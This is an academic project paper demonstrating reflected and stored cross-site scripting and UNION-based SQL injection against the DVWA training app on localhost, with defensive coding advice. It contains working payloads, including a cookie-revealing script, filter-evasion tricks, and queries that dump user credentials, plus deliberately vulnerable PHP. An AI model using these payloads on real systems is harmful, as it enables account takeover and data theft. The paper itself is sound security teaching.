Analyzing Web Application Attacks: Understanding the Damages

Javier Meléndez Ortega
Master in Computer Science
Jeffrey Duffany, Ph.D.
Electrical and Computer Engineering and Computer Science Department
Polytechnic University of Puerto Rico

Abstract — *This project will demonstrate the damages that can occur by different web application attacks to aid users with the knowledge of disasters and let them know why security is so important. If you don't know what the problem is, you will never know the risks and neither how to solve it. In addition, defenses on every attack will also be discussed. Furthermore, the project implements the hacking techniques on a safe and legal framework designed for testing web application securities. The attacks regarding this project will be the following: cross site scripting (known as XSS), and SQL injection (SQLi).*

Key Terms — *DVWA, HTML, OWASP, SQLi, XSS.*

INTRODUCTION

An increasing number of hackers are performing attacks in public places like restaurants, organizations, companies and public areas. These attacks grow every day for a number of reasons. Some of those reasons are: the attacker's curiosity of hacking systems, attacker may have bad intentions, the hacker may do it for learning purposes, others for the fun they find while hacking, some hackers do it to find issues on their networks, etc. Whatever the reason, defenses are being tested any minute with or without our knowledge, with or without permission. In this project, various attacks will be done in a safe environment; attacks that any malicious person can perform in such services that we use in our network or industry today to access the company infrastructure. An example of some of these services are: the mail service (Outlook Web Access), remote desktop protocols, database services, user account services, etc. At the end of every chapter, preventive or security measures will be discussed, because in order to know the security problems at a network, penetrations testing must be done; because in order to find a solution, first you must find what the problem is.

TYPE OF ATTACK: CROSS-SITE SCRIPTING (XSS)

WHAT IS XSS? — Cross-site Scripting is a type of attack on web-based systems, which is based on executing scripting code on websites used by the client. The most commonly scripting code used in web browsers is javascript. Javascript is very often used to run dynamic contents on a website for example: on mouse clicks, on mouse over (mouse arrow passes through contents without clicking and an event is executed), onload (on webpage load), etc. Javascript code is executed on browsers as HTML events [1]. Dynamic events help websites respond to user interactions and change depending on what the user wants or needs. This is why dynamic contents are useful and have many advantages. Additionally, dynamic contents can also bring disadvantages from a security standpoint. Events can also be malicious attacks that will execute without the users knowledge. These type of attacks are very dangerous, since cross-site scripting bypasses firewalls, routers, Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), etc. because they are executed in the client's browser which is the most commonly used program to access the internet [2]. In this project, I will demonstrate a real world scenario on the cross-site scripting attack demonstrating two of the most common techniques used by attackers.

Tools Needed

Instruments needed on this scenario are:


1. Damn Vulnerable Web App (DVWA) [3]
2. Can include one of the followings: Beef (from kali), Xenotix, XSSer, Acunetix [4] and/or Javascript knowledge, PHP knowledge, VB Script, ASP.

Setting Up the Lab

Framework: Damn Vulnerable Web App (DVWA) Damn Vulnerable Web App is a safe framework used for learning purposes. This program is used to practice vulnerabilities that are common; that have or has had a high rank in the OWASP list for recent years. I will be using this program on the project to test cross-site scripting vulnerabilities in a safe environment. We begin by downloading and installing the DVWA from *www.dvwa.co.uk/* follow instructions on the website for installation. After setting up DVWA, we will need to start the apache and mysql service in order to be able to connect to DVWA at http://127.0.0.1/dvwa/login.php and proceed to the Cross-site scripting lab.

Attack Scenario


During this scenario we will be presented with the DVWA home page. We will need to change the security settings on the DVWA security tab on the left menu to low security and submit. Next, we will need to go to the XSS reflected tab on the left menu to proceed to the next step, which asks the name. If a name is entered, the output will be like figure 1.



Hello javier

Figure 1
Normal Behavior of the Website


If instead of a name, we were to enter the following javascript code: <script> alert (“you've been XSS”); </script> (this code was executed in order to show a visual message to let us know what is happening when a script is entered) an output as figure 2 will be shown [4] [1].



youve been XSS

Figure 2
Executing a XSS Attack


Let's see what information can we get using this type of attack if we use the following scripting code: <script> alert("Cookie: " + document.cookie + ' URL: ' + document.location); </script>. When executed, figure 3 will show us what will happen.



```
Cookie: security=low;
BEEFHOOK=rTSHfK9FVXHM6pojHkqaThzTdvX22Gx84xQqiCH9sdLCvQK4MJOO0816ceF4
PHPSESSID=u77d2gqlr1c9jees5pv7ai0933 URL: http://127.0.0.1/dvwa/vulnerabilities/xs
```

Figure 3
Cookie Shown after a XSS Attack

Figure 3 shows the information displayed on the alert message box which is the cookie information from the session, security and the URL of the website. The cookie information is as follows:Cookie:security=low;BEEFHOOK=rTSHfK9FVXHM6pojHkqaThzTdvX22Gx84xQqiCH9sdLCvQK4MJOO0816ceF47GIVwhCJ6r9AU1rylD:J;PHPSESSID=u77d2gqlr1c9jees5pv7ai0933URL:http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E+alert%28%22Cookie%3A+%22+%2B+document.cookie+%2B+%27+URL%3A+%27+%2B+document.location+%29%3B+%3C%2Fscript%3E#. As you can see, after the submission of the scripting code in the text-box; at the URL we can see the javascript code shown after the original URL where “name= (javascript code)” entered recently. This means that we can enter the scripting code after “name=” and still get the script executed in the website [1]. In a real world situation in which a user would have to log on to a website with their credentials, one of the severe consequences or dangers with the information showed on the alert box is that we could have entered the URL and used the cookie to enter a session from an already logged on user [1]. Now, we will need to go to the xss stored tab on the left menu to proceed to the next step shown on the following screenshot. We will be presented with two text-box asking us to enter our name and a message. Figure 4 displays information from the first and the second user after signing in respectively.




Name: test
Message: This is a test comment.

Name: Javier
Message: hello everyone!!!

Figure 4
First and Second User Signs at Guestbook Respectively

In this situation, the information gets stored on the website and every time a user visits this website, will be presented with figure 4. In the next step, we will enter a javascript code and it will get stored in the website by the attacker on the message text-box. The injected script will be: <script>alert(1 + “st stored XSS”);</script>.



1st stored XSS


Name: test
Message: Thi

Name: Javier
Message: hello everyone!!!

Name: Attacker
Message:

Figure 5
Stored XSS Executing

After navigating the menu and coming back to the XSS stored tab again; we found that a victim entered a message and the stored XSS has executed again and this time it has taken a victim by surprise.



Name: test
Message: This is a test comment.

Name: Guy
Message: Hello Everyone!!

Name: Attacker
Message:


Name: Victim #1
Message: Hello World!

Figure 6
Stored XSS Executing before Last User

In this step, the script executed before the victim #1 message appeared. This kind of XSS (stored xss) gets more victims more easily, since a lot of people enters the website. Stored XSS is more dangerous because it affects more clients every time the website is visited or reloaded; specially when it is a famous one like facebook, google+, etc where anyone can submit a public message for everyone to read.

Preventive Measures or Security Measures (Defenses)

Browsing on the internet can have its advantages, but can also bring disadvantages (from a security's viewpoint). Security measures in order to avoid the execution of scripts from websites you don't trust can be the use of the Noscript plugin, an extension from Firefox or Ice weasel, both from mozilla. Noscript can set permanent, temporal or partially permissions of a certain website in order to block or allow scripts to execute on your browser only if you are in a trusted website [5]. Filtering inputs can also be used to prevent XSS, but they have to be set only at programming level. This means that the programmer needs to be cautious in the way he/she codes the website. For example, the use of the htmlspecialchars(), htmlentities() or httponly() functions are a good practice that can help prevent most of the scripts by sanitizing every input. Figure 7, shows the code from the xss reflected at low security. Here we can see at code level that the text-box accepts any kind of input without sanitizing it; which allows javascript code to be executed.




Low Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

Figure 7
Php Low Level Security XSS Source Code

In figure 8, we can observe the code at medium security. The difference is that it replaces the "<script>" word by an empty string, but the problem is that if we use a "URL encoding calculator" [6] for filter evasion at "http://ha.ckers.org/xsscalc.html" we can evade filtering and execute the scripts effectively. Although, if we use "<ScRipT>alert("xss");</script> we have already evade the medium security level.




Medium Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```

Figure 8

Php Medium Level Security XSS Source Code

At high security level is a little difficult to execute the script, since the htmlspecialchars() function changes every special character needed to perform the script like: <, >, &, ', "; to another value, preventing scripting code to execute [5]. Also, a cross site scripting calculator was used to try to avoid the filtering function of htmlspecialchars(), resulting in a failed attempt, hence sanitizing the input. Escaping these special characters allowed input sanitation [7].



High Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . htmlspecialchars($_GET['name']);
 echo '</pre>';

}

?>
```

Figure 9

Php High Level Security XSS Source Code

TYPE OF ATTACK: SQL INJECTION (SQLI)

What is SQLi? — SQL (Structured Query Language) is a standard language for accessing databases [3]; it is used to access and manipulate data in databases. A database is where detailed information is stored in the forms of a table as records. Stored information is usually users data like: peoples name, social security number, credit cards, addresses, phone number, etc. furthermore, information can also be for example: auto parts details, patients information, store inventory records, game records, etc. SQL normally executes commands like update, insert, delete. **SQLi (SQL Injection)** is one of the most common vulnerabilities in the world today, having its place in the top ten network vulnerabilities as stated by OWASP. SQLi happens when SQL commands are executed in order to modify the normal processes or behaviors affecting the way the database works [5]. These injections are normally made through an input textbox from a web page, web application or other input method where the commands are accepted and executed changing the expressions sent to the database, thus compromising the security of the web application [1] [8]. This way, an attacker has the ability to bypass the security settings and obtain unauthorized information from the SQL server. As from this, the attacker can obtain information from accounts for example: usernames and passwords, credit card information, etc. thus, impersonating somebody else. The attacker can also delete data, update data, and even insert new data to the database changing it without administrator knowledge. In this project, I will demonstrate a real world scenario on the SQLi attack demonstrating some techniques used by attackers. "Two general types of SQL injection are standard (also called error-based) and blind. Error-based SQL injection is exploited based on error messages returned from the application when invalid information is input into the system. Blind SQL injection happens when error messages are disabled, requiring the hacker or automated tool to guess what the database is returning and how it's responding to injection attacks" [4].

Tools Needed


Instruments needed on this scenario are:

1. Damn Vulnerable Web App (DVWA) [3]
2. Can include one of the followings: sqlmap (from kali), Burp Suite (from kali with GUI),

sqlninja (from kali), Acunetix (GUI) and/or SQL knowledge, bbqsql (from kali), sqlsus (from kali), jsql (from kali with GUI), OWASP ZAP (from kali with GUI), also known as ZED, Tamper data (with GUI), WebInspect from HP [5].

Setting Up the Lab

Framework: Damn Vulnerable Web App (DVWA) Damn Vulnerable Web App is a safe framework used for learning purposes. This program will be used to practice SQLi vulnerabilities. I will be using this program on the project to test SQLi vulnerabilities in a safe environment [3]. We begin by downloading and installing the DVWA from *www.dvwa.co.uk/* follow instructions on the website for installation. After setting up DVWA, we will need to start the apache and mysql service in order to be able to connect to DVWA at http://127.0.0.1/dvwa/login.php and proceed to the SQLi lab. After setting up the DVWA, we begin by starting the apache service. Open the terminal in kali and enter the following command: "service apache2 start" and press enter. Then, enter the following command: "service mysql start" and press enter. Figure 10 shows these commands executed.




```
root@Froggy:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@Froggy:~# service mysql start
[ ok ] Starting MySQL database server: mysqld . ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@Froggy:~#
```

Figure 10
Starting the Apache Service and Mysql Service

After, starting the services we are now able to use the DVWA framework to begin executing SQL injections attack scenarios.

Attack Scenario


During this scenario we will be presented with the DVWA home page. In order to start, we will need to change the security settings on the DVWA security tab on the left menu to low security and submit. Now, we will need to go to the SQL Injection tab on the left menu to proceed to the next step shown on figure 11, which asks for an ID number. We will enter an ID as a normal user would do in order to see the normal operation of the web application. A normal user will enter the number 1 and click submit.



```
ID: 1
First name: admin
Surname: admin
```

Figure 11
User with Number ID 1


We can observe the normal behavior of the web application by submitting ID numbers into the text box; the program works normally. The program receives the ID number as an input and it returns the ID entered, the first name and surname of the user with that ID number as an output, as shown on the images above. The web application clearly verifies if the database server has such ID in the system. If such ID exists in the database, two outputs will be showed, the first name and surname for that particular ID. Now, instead of entering only a number, I will enter a single quote after a number to see what happens. Single quotes are used in the SQL programming language. The following code: 1' will be introduced which will try to change the normal behavior and cause an error. I will take advantage of the errors in order to inject SQL queries. The error shown was: "You have an error in your SQL syntax; check the manual that corresponds to your MYSQL server version for the right syntax to use near ''5''at line 1". From this error, we can find out what type of database server it is running [1]. We notice that it is running a "mysql" database server. We can also notice that the error is telling us that it is a programming error, which means, the attacker can fix the error adding some malicious code in order to satisfy the use of the correct syntax on the mysql database server and therefore causing unwanted behaviors [4] [1]. This information is very important because an attacker can access information on the database through that error and find out what sentence structure or syntax to use when trying to communicate to a “mysql” database server. Knowing that an error was found, I will take advantage of this to add code in order to get more information from the database. The next code will be added: 5’ UNION SELECT 1, 2#.



```
ID: ' UNION SELECT 1, 2#
First name: 1
Surname: 2
```

Figure 12
Attack Showing Two Separate Outputs


First, two SELECT statements were made, since the result is only showing two output statements: the first name and the surname. We can test this by entering the code: 5' ORDER BY 2#. In this way we can learn how many columns there are. For example, if we enter the code: 5' ORDER BY 2# and the web application accepts the code (meaning that no errors were given), we now know that it accepts two columns. By adding one to the code: ORDER BY n+1 and executing it we will know the number of columns (meaning the number of parameters the SELECT statement needs in order to execute the commands). Everything after the pound symbol will be commented to execute our code successfully. This will depend on how the database is programmed and what type of database is used. To prove the number of columns the SELECT statement will accept, I will now test the following code: 5' ORDER BY 2#.



```
ID: 5' ORDER BY 2#
First name: Bob
Surname: Smith
```

Figure 13
Determining the Number of Columns


We proved that there are at least two columns. The code: 5' ORDER BY 1# was also tested and the same result was obtained. Now I will test the following code: 5' ORDER BY 3#.



```
Unknown column '3' in 'order clause'
```

Figure 14
Order Clause Error


At this moment, we can see that there are only two columns. The SELECT statement will only accept two parameters in order to proceed. However, the code: 5' ORDER BY 1# didn't returned any errors at all, but the SELECT statement shows an error only if one parameter is used at once. For example the code: 5' UNION SELECT 1# will not work. To make it work, we can instead use the following code: 5' UNION SELECT 1, NULL#. Having entered two parameters in the SELECT statement the code will now work. Notice that in this situation, the SELECT statement needs two parameters. Remember that earlier we entered the following code: 5' UNION SELECT 1, 2# and as a result we observed that our code was executed last (in the second output). This means, the web application is executing first the part of the code that ends with the single quote which is: 5' and then it executes the part of the code that is after the single quote as we saw earlier in the picture “attack showing two separate outputs”. This means that it is not necessary to enter a number before the single quote to get our code executed. To test this, I will enter the following code: ' UNION SELECT 1, 2#.



```
ID: ' UNION SELECT 1, 2#
First name: 1
Surname: 2
```

Figure 15
Displays Only the Wanted Output


At this moment, we have achieved getting to display our desired output only. To continue getting more information about our database I will now execute the following code: ' UNION SELECT database(), version()#.



```
ID: ' UNION SELECT database(), version()#
First name: dvwa
Surname: 5.5.37-0+wheezy1
```

Figure 16
Querying Database Name and Version


With the last code entered we got the database name showed in the first name output and the version displayed in the surname output. The version tells us if the database is up to date. A possible question that could probably come into a hackers mind can be: what vulnerabilities this mysql version has?... The attacker could ask google and find some interesting information in order to look for weaknesses and therefore, other methods of attack. We will now look for the database user using the following code: ' UNION SELECT null, user()#.



```
User ID:
[                    ] Submit
ID: ' UNION SELECT user(), null#
First name: root@localhost
Surname:
```

Figure 17
Querying the User


With the code successfully executed, we were able to obtain the user logged on the database. In the next step, I will try to look for the location of the usernames and passwords searching through the database tables. The following query will be used to look for tables on the database: ' UNION SELECT null, table_name from information_schema.tables#. This will likely display a long list of tables, since the information_schema is a standard that shows metadata information from all the tables, procedures, and columns from the database [3]; sometime will be spent trying to locate the table that contains the information that we are looking for. We have obtained a long lists of tables. Now we proceed to look and inspect for a table that will most likely have the information that we are looking for. Additionally, we can narrow the list if we use the code "where" as a conditional statement in order to avoid displaying non important tables. The following code will make this possible in this situation: ' UNION SELECT null, table_name from information_schema.tables where table_schema!='mysql' AND table_schema!= 'information_schema'#.



```
User ID:
[                    ] Submit
ID: ' UNION SELECT null, table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: ' UNION SELECT null, table_name from information_schema.tables#
First name:
Surname: COLLATIONS

ID: ' UNION SELECT null, table_name from information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' UNION SELECT null, table_name from information_schema.tables#
First name:
Surname: COLUMNS
```

Figure 18
Information Schema

While observing throughout the list we can see a table named users, which is probably where the usernames and passwords are stored. In the next step, I will search the columns from the users table to show the contents and look for relevant information. The following code will search for the columns inside the users table: ' UNION SELECT table_name, column_name from information_schema.columns where table_name='users'#.




```
User ID:
[                    ] Submit
ID: ' UNION SELECT table_name, c
First name: users
Surname: user_id

ID: ' UNION SELECT table_name, c
First name: users
Surname: first_name

ID: ' UNION SELECT table_name, c
First name: users
Surname: last_name

ID: ' UNION SELECT table_name, c
First name: users
Surname: user

ID: ' UNION SELECT table_name, c
First name: users
Surname: password

ID: ' UNION SELECT table_name, c
First name: users
Surname: avatar
```

Figure 19
Columns from the Users Table

The last code entered is showing the all the columns inside the users table and from here we are able to observe the information we seek. At this moment, and in this particular situation, we can be certain that the users table is the one holding the usernames and passwords information. Since, we already know the location of the users information we will proceed to the last step. Finally, the following code will show the usernames and passwords from the users of the database: ' UNION

SELECT user, password from users#. In order to illustrate more information and be able to organize it, we will use the following code instead: ' UNION SELECT first_name, concat(concat(last_name, 0x0a, user), 0x0a, password) from users#.




```
User ID:
[                    ] [Submit]

ID: ' UNION SELECT first_name,co
First name: admin
Surname: admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name,co
First name: Gordon
Surname: Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name,co
First name: Hack
Surname: Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```

Figure 20
Usernames and Passwords Shown with a Query

The information shown in the above picture, displays the information from every user in the following order: first name, last name, username and the password hash obtained from the vulnerable database. In this particular case, the password is encrypted. We are only able to see the password hash. Decryption will be needed in order to discover the real password from the user. This means that the password is still protected and is not visible to the attacker.

Preventive Measures or Security Measures (Defenses)

For several years SQL injection has been in the OWASP (Open Web Application Security Project) top ten list like the cross-site scripting, since it is considered a highly critical risk of security that leads to information leakage mostly from a company server that contains sensitive data about users. Data from users are usually credit card information, social security number, secret questions, addresses, phone number, ect. SQL injection attacks will exists whenever a user is exposed to interact with web application inputs. Therefore, whenever there's a text box requesting input from a user, instead of inserting the computer's requested data, a user enters malicious code in which the database can interpret as part of a normal parameter and execute the query causing side effects and a change in the normal behavior. In order to prevent most of the vulnerabilities, input sanitation is needed much like the cross site scripting vulnerability. Additionally, the developers need to have in mind the security when programming a web application. Web app firewalls can also help prevent most SQL injections, but nevertheless, attackers can sometimes find ways when changing the queries injected. Figure 21 shows the code from the SQL injection at low security level. Here we can see at code level that the text-box accepts any kind of input without sanitizing it; which allows SQL injection to be executed.




Low SQL Injection Source

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Figure 21
PHP Code at Low Level Security


In figure 22, we can visualize the code at medium security level. In this part, the difference in the code is that it adds the function: “mysql_real_escape_string($id);” which prepends the backslash (\) symbol into the special characters used in SQL. This function has the goal of prepending the backslash symbol into these values: “\x00, \n, \r, \, ', " and \x1a”. Here the developer is trying to sanitize the input, but the problem is that if we use a SQL calculator for filter evasion at “http://ha.ckers.org/sqlinjection/” we can evade filtering and continue executing SQL injection effectively. Now, by looking at the code and some trial and error we can see that we can execute some code without using the SQL calculator. By executing the following code: “TRUE UNION SELECT first_name, concat(concat(last_name, 0x0a, user), 0x0a, password) FROM users” I was able to obtain the usernames and passwords; so once again, we have successfully evaded the medium security level. In figure 23, we can observe the code is at high level security. This part adds two more line of code compared from the medium level security code. The difference in the code is that it adds the function: stripslashes($id); before the function: mysql_real_escape_string($id); and it also checks is the value entered is numeric with an “if” statement as follows: if(is_numeric($id)){... more code …}. At this level of security is a little difficult to execute the SQL injection attacks, since the added functions: stripslashes($id); and “is_numeric($id)” in this particular case has sanitized the input by validating that only numeric values are entered as it should be. The function: is_numeric() works in this particular case, but most of the time in real cases, the information needed are letters and symbols mixed with values.



Medium SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Figure 22
PHP Code at Medium Level Security



High SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

Figure 23
PHP Code at High Level Security

CONCLUSION

Learning that SQL injection and cross site scripting has been in the top ten malicious attacks in the Open Web Application Security Project (OWASP) for several years, it is clear that SQL injection and cross site scripting are a high level security threat being remotely exploitable, very popular and easy to employ just like the cross site scripting threat [3] [5]. Furthermore, we saw that sometimes errors can expose sensitive application data and give us a hint, in order to correct errors that will allow us to carry on an attack [1] [4]. Developers should be very cautious when programming, since failure to sanitize inputs, whether, it accepts numbers only as seen in this project, letters only or a combination of letters, numbers and even symbols too, the method for sanitizing will vary, since the function used in this project for the SQL injection to completely sanitize the input was to prevent the use of any character different from numbers which is not the case for most of the inputs [5]. In the case of using a content management system (CMS), updating the CMS and databases can help prevent cross site scripting and SQL injections [8]; as was the case for Drupal content management system for SQL injections described in their website: “https://www.drupal.org/PSA-2014-003” by their security team as “highly critical”. Using the OWASP cheat sheet and developers training can help programmers to code secure projects and help mitigate future attacks, thus securing highly critical data. In the end, “the best way to prevent SQL injection and other injection attacks is to perform input validation and to use parameterized SQL queries or parameterized stored procedures. Input validation should be performed to ensure that usernames do not contain invalid characters. HTML tag characters, whitespace, and special characters such as !, $, %, and so 